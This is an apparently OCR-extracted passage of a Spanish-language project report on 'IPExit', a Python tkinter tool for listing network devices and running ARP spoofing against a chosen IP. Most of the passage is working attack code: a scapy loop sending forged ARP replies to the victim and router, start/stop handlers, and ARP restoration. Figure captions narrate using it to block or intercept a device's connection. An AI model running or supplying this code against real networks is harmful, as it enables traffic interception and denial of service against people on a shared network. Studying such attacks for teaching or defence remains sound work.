
```
        tk.Label(sub_frame_nombre, text="Nombre
(Opcional):").pack(side=tk.LEFT, anchor='w')
        self.entrada_confianza_nombre = tk.Entry(sub_frame_nombre)
        self.entrada_confianza_nombre.pack(side=tk.LEFT, padx=5,
expand=True, fill=tk.X)

        self.boton_confianza = tk.Button(frame_confianza, text="Marcar como
Confianza", command=self.marcar_como_confianza)
        self.boton_confianza.pack(pady=5)

        # --- Área de texto principal con scroll ---
        self.widget_salida = scrolledtext.ScrolledText(self.ventana,
height=15)
        self.widget_salida.pack(pady=10, padx=10, fill=tk.BOTH, expand=True)
        self.widget_salida.config(state=tk.DISABLED) # El usuario no puede
escribir aquí directamente.

    def iniciar_escaneo(self):
        """ Inicia el hilo de monitoreo de red. """
        self.escaneo_en_curso = True
        # Se crea un hilo que ejecutará `_monitor_de_red_loop`.
`daemon=True` hace que el hilo se cierre si el programa principal termina.
        self.hilo_escaneo =
threading.Thread(target=self._monitor_de_red_loop, daemon=True)
        self.hilo_escaneo.start()

    def detener_escaneo(self):
        """ Detiene el hilo de monitoreo de red. """
        self.escaneo_en_curso = False
        if self.hilo_escaneo:
            self.hilo_escaneo.join(timeout=1) # Espera un máximo de 1
segundo a que el hilo termine.

    def al_cerrar(self):
        """
        Función que se llama al cerrar la ventana. Se asegura de detener
todos los procesos
        en segundo plano y restaurar la red antes de cerrar la aplicación.
        """
        self.detener_ataque()
        self.detener_escaneo()
        self.ventana.destroy()

    def _spoof_loop(self, ip_objetivo, mac_objetivo):
        """
        El corazón del ataque ARP spoofing. Envía paquetes falsificados
continuamente.
        Se ejecuta en un hilo separado para no bloquear la GUI.
        """
        # Paquete para la víctima: le dice que la IP del router (`psrc`)
está en nuestra MAC.
        paquete_victima = ARP(op=2, pdst=ip_objetivo, hwdst=mac_objetivo,
psrc=self.ip_puerta_enlace)
        # Paquete para el router: le dice que la IP de la víctima (`psrc`)
está en nuestra MAC.
        paquete_router = ARP(op=2, pdst=self.ip_puerta_enlace,
```

```
hwdst=self._obtener_mac_remota(self.ip_puerta_enlace), psrc=ip_objetivo)

        self.log_ataque(f"Iniciando bucle de spoofing contra
{ip_objetivo}...")
        while self.ataque_en_curso:
            send(paquete_victima, verbose=0)
            send(paquete_router, verbose=0)
            time.sleep(2) # Pausa de 2 segundos entre cada envío.
        self.log_ataque("Bucle de spoofing detenido.")

    def _restaurar_arp(self, ip_objetivo, mac_objetivo):
        """
        Restaura las tablas ARP de la víctima y el router a su estado
original,
        enviando paquetes con las direcciones MAC correctas.
        """
        self.log_ataque("Restaurando tablas ARP...")
        mac_puerta_enlace = self._obtener_mac_remota(self.ip_puerta_enlace)
        if mac_objetivo and mac_puerta_enlace:
            # Paquete para la víctima con la MAC correcta del router.
            paquete_victima = ARP(op=2, pdst=ip_objetivo,
hwdst=mac_objetivo, psrc=self.ip_puerta_enlace, hwsrc=mac_puerta_enlace)
            # Paquete para el router con la MAC correcta de la víctima.
            paquete_router = ARP(op=2, pdst=self.ip_puerta_enlace,
hwdst=mac_puerta_enlace, psrc=ip_objetivo, hwsrc=mac_objetivo)
            # Se envían varios paquetes para asegurar que la tabla ARP se
corrija.
            send(paquete_victima, count=5, verbose=0)
            send(paquete_router, count=5, verbose=0)
            self.log_ataque("Red restaurada exitosamente.")
        else:
            self.log_ataque("Error al restaurar: no se pudieron obtener las
MACs correctas.")

    def iniciar_ataque(self):
        """
        Se ejecuta al pulsar "Iniciar". Valida la IP objetivo, obtiene su
MAC y
        lanza el hilo de spoofing.
        """
        if self.ataque_en_curso: return # No hacer nada si ya hay un ataque.
        ip_objetivo = self.entrada_ip.get()
        if not ip_objetivo:
            messagebox.showwarning("Entrada inválida", "Por favor, ingrese
una IP objetivo.")
            return

        self.log_ataque(f"Obteniendo MAC de {ip_objetivo}...")
        mac_objetivo = self._obtener_mac_remota(ip_objetivo)
        if not mac_objetivo:
            self.log_ataque(f"No se pudo encontrar la MAC para
{ip_objetivo}.")
            return

        self.log_ataque(f"MAC del objetivo encontrada: {mac_objetivo}")
        self.ataque_en_curso = True
```

```
        self.hilo_ataque = threading.Thread(target=self._spoof_loop,
args=(ip_objetivo, mac_objetivo), daemon=True)
        self.hilo_ataque.start()

        # Actualiza el estado de los botones.
        self.boton_iniciar.config(state=tk.DISABLED)
        self.boton_detener.config(state=tk.NORMAL)

    def detener_ataque(self):
        """
        Se ejecuta al pulsar "Detener". Para el bucle de spoofing y llama a
la
        función para restaurar la red.
        """
        if not self.ataque_en_curso: return
        self.log_ataque("Señal de detención enviada...")
        self.ataque_en_curso = False # Esto hará que el `while` en
`_spoof_loop` termine.
        if self.hilo_ataque: self.hilo_ataque.join(timeout=3) # Espera a que
el hilo termine.

        ip_objetivo = self.entrada_ip.get()
        mac_objetivo = self._obtener_mac_remota(ip_objetivo)
        if ip_objetivo and mac_objetivo:
            self._restaurar_arp(ip_objetivo, mac_objetivo)

        # Actualiza el estado de los botones.
        self.boton_iniciar.config(state=tk.NORMAL)
        self.boton_detener.config(state=tk.DISABLED)

    def log_error(self, mensaje):
        """ Función de ayuda para mostrar mensajes de ERROR en el área de
texto. """
        self.widget_salida.config(state=tk.NORMAL)
        self.widget_salida.insert(tk.END, f"ERROR: {mensaje}\n")
        self.widget_salida.config(state=tk.DISABLED)
        self.widget_salida.see(tk.END)

    def log_ataque(self, mensaje):
        """ Función de ayuda para mostrar mensajes de ATAQUE en el área de
texto. """
        self.widget_salida.config(state=tk.NORMAL)
        self.widget_salida.insert(tk.END, f"ATAQUE: {mensaje}\n")
        self.widget_salida.config(state=tk.DISABLED)
        self.widget_salida.see(tk.END)

# --- Punto de Entrada de la Aplicación ---
if __name__ == "__main__":
    # Esta parte solo se ejecuta cuando el script se corre directamente.
    root = tk.Tk()              # Crea la ventana principal.
    app = ArpSpoofingApp(root)  # Crea una instancia de nuestra clase de
aplicación.
    root.mainloop()             # Inicia el bucle de eventos de tkinter, que
mantiene la ventana abierta.
```

Figura 47


Estructura de Ficheros del Proyecto IPExit



Nota: La imagen muestra la organización final de los archivos y carpetas que componen el proyecto IPExit. Se aprecian los elementos clave de un proyecto de Python, como el código fuente principal (script.py), la lista de librerías necesarias (requirements.txt) y la carpeta del entorno virtual (venv). Además, la figura ilustra los componentes adicionales que se crearon para facilitar el lanzamiento de la aplicación: el script lanzador.sh, que automatiza los comandos de inicio, y el atajo de escritorio (ProgramaProyecto.desktop), que proporciona al usuario un método de ejecución gráfico y directo.

Figura 48


Interfaz Gráfica de Usuario (GUI) de la Herramienta IPExit



Nota: La imagen muestra la ventana principal de la herramienta IPExit, con sus áreas funcionales delimitadas por colores para mayor claridad. En la parte superior (recuadro rojo), se encuentran los controles de ataque, donde el usuario introduce la IP objetivo para el ARP Spoofing y utiliza los botones para iniciar o detener la operación. Justo debajo (recuadro verde), se ubica el panel de gestión de dispositivos, que permite ingresar una IP y un nombre opcional para clasificar un dispositivo como "de confianza" mediante el botón correspondiente. Finalmente, el área de texto principal está dividida en dos secciones: la superior (recuadro azul) presenta información estática del propio usuario, como su IP y MAC, mientras que la inferior (recuadro rojo) muestra dinámicamente la lista de dispositivos detectados en la red, categorizados como "Desconocidos".

Figura 49


Ejecución de un Ataque de ARP Spoofing



Nota: La imagen muestra los pasos que sigue el programa cuando el usuario decide bloquear la conexión de un dispositivo. Primero, se ve cómo el usuario ha escrito la dirección de un aparato (192.168.1.3), que encontró en la lista de 'Desconocidos', en la casilla superior y ha presionado 'Iniciar'. A continuación, la caja de texto de abajo narra el proceso exitoso: el programa primero confirma que encontró la dirección física única del objetivo y luego avisa que ha comenzado a enviar los paquetes de engaño para interceptar su conexión a internet.

Figura 50


Detención de la Mitigación ARP Spoofing y Restauración de la Conectividad



Nota: La imagen muestra la acción de detener el bloqueo de la conexión de red. Se observa cómo el usuario ha presionado el botón 'Detener'. Inmediatamente, la sección de mensajes del programa (recuadro verde inferior) muestra un aviso de que se ha enviado la orden para parar la intercepción y, acto seguido, confirma que el proceso de envío de paquetes de engaño ha finalizado. Esta acción permite que el dispositivo cuya conexión había sido afectada recupere su acceso normal a la red.

Figura 51


Gestión y Etiquetado de Dispositivos de Confianza



Nota: La imagen muestra cómo el usuario puede organizar los dispositivos encontrados en su red para identificar a los que son de confianza. En el área de gestión, remarcada en verde, el usuario ha escrito la dirección IP de un aparato conocido (192.168.1.3) y le ha asignado un nombre fácil de recordar, 'Mi Celular'. Al presionar el botón 'Marcar como Confianza', el programa tomará esta información y moverá el dispositivo de la lista de 'Desconocidos' a la de 'Confianza', mostrando su nuevo nombre para una fácil identificación en el futuro.

Figura 52

Resultado de la Clasificación de un Dispositivo como Confiable



Nota: La imagen muestra el resultado en la interfaz después de que el usuario ha marcado un dispositivo como de confianza. Como se puede observar en el área remarcada en verde, la dirección IP 192.168.1.3 ya no aparece en la lista de 'Desconocidos' y en su lugar ha sido movida a la sección 'Dispositivos de Confianza'. Adicionalmente, el programa ahora muestra el nombre personalizado que el usuario le asignó, 'Mi Celular', junto a su dirección IP, lo que facilita una rápida identificación visual de los aparatos conocidos en la red.

3.1.3 Ejemplo o Casos

TRES CASOS DE IPEEXIT

Caso 1 Iniciar el Ataque (Botón "Iniciar")

El usuario ingresa la dirección IP de destino y hace clic en el botón "Iniciar" para comenzar el ataque de red. El siguiente código se ejecuta para validar la entrada y lanzar el proceso de spoofing.

```
def iniciar_ataque(self):
    “Se ejecuta al pulsar "Iniciar". Valida la IP objetivo, obtiene su MAC y
    lanza el hilo de spoofing.”
    if self.ataque_en_curso: return
    ip_objetivo = self.entrada_ip.get()
    if not ip_objetivo:
        messagebox.showwarning("Entrada inválida", "Por favor, ingrese una IP
objetivo.")
        return
    self.log_ataque(f"Obteniendo MAC de {ip_objetivo}...")
    mac_objetivo = self._obtener_mac_remota(ip_objetivo)
    if not mac_objetivo:
        self.log_ataque(f"No se pudo encontrar la MAC para {ip_objetivo}.")
        return
    self.log_ataque(f"MAC del objetivo encontrada: {mac_objetivo}")
    self.ataque_en_curso = True
    self.hilo_ataque = threading.Thread(target=self._spoof_loop, args=(ip_objetivo,
mac_objetivo), daemon=True)
    self.hilo_ataque.start()
    self.boton_iniciar.config(state=tk.DISABLED)
    self.boton_detener.config(state=tk.NORMAL)
```

Caso 2 Detener el Ataque (Botón "Detener")

El usuario hace clic en el botón "Detener" para finalizar el ataque en curso. El siguiente código se ejecuta para parar el envío de paquetes y restaurar las conexiones de red de la víctima.

```
def detener_ataque(self):
    “Se ejecuta al pulsar "Detener". Para el bucle de spoofing y llama a la
    función para restaurar la red.”
    if not self.ataque_en_curso: return
    self.log_ataque("Señal de detención enviada...")
    self.ataque_en_curso = False
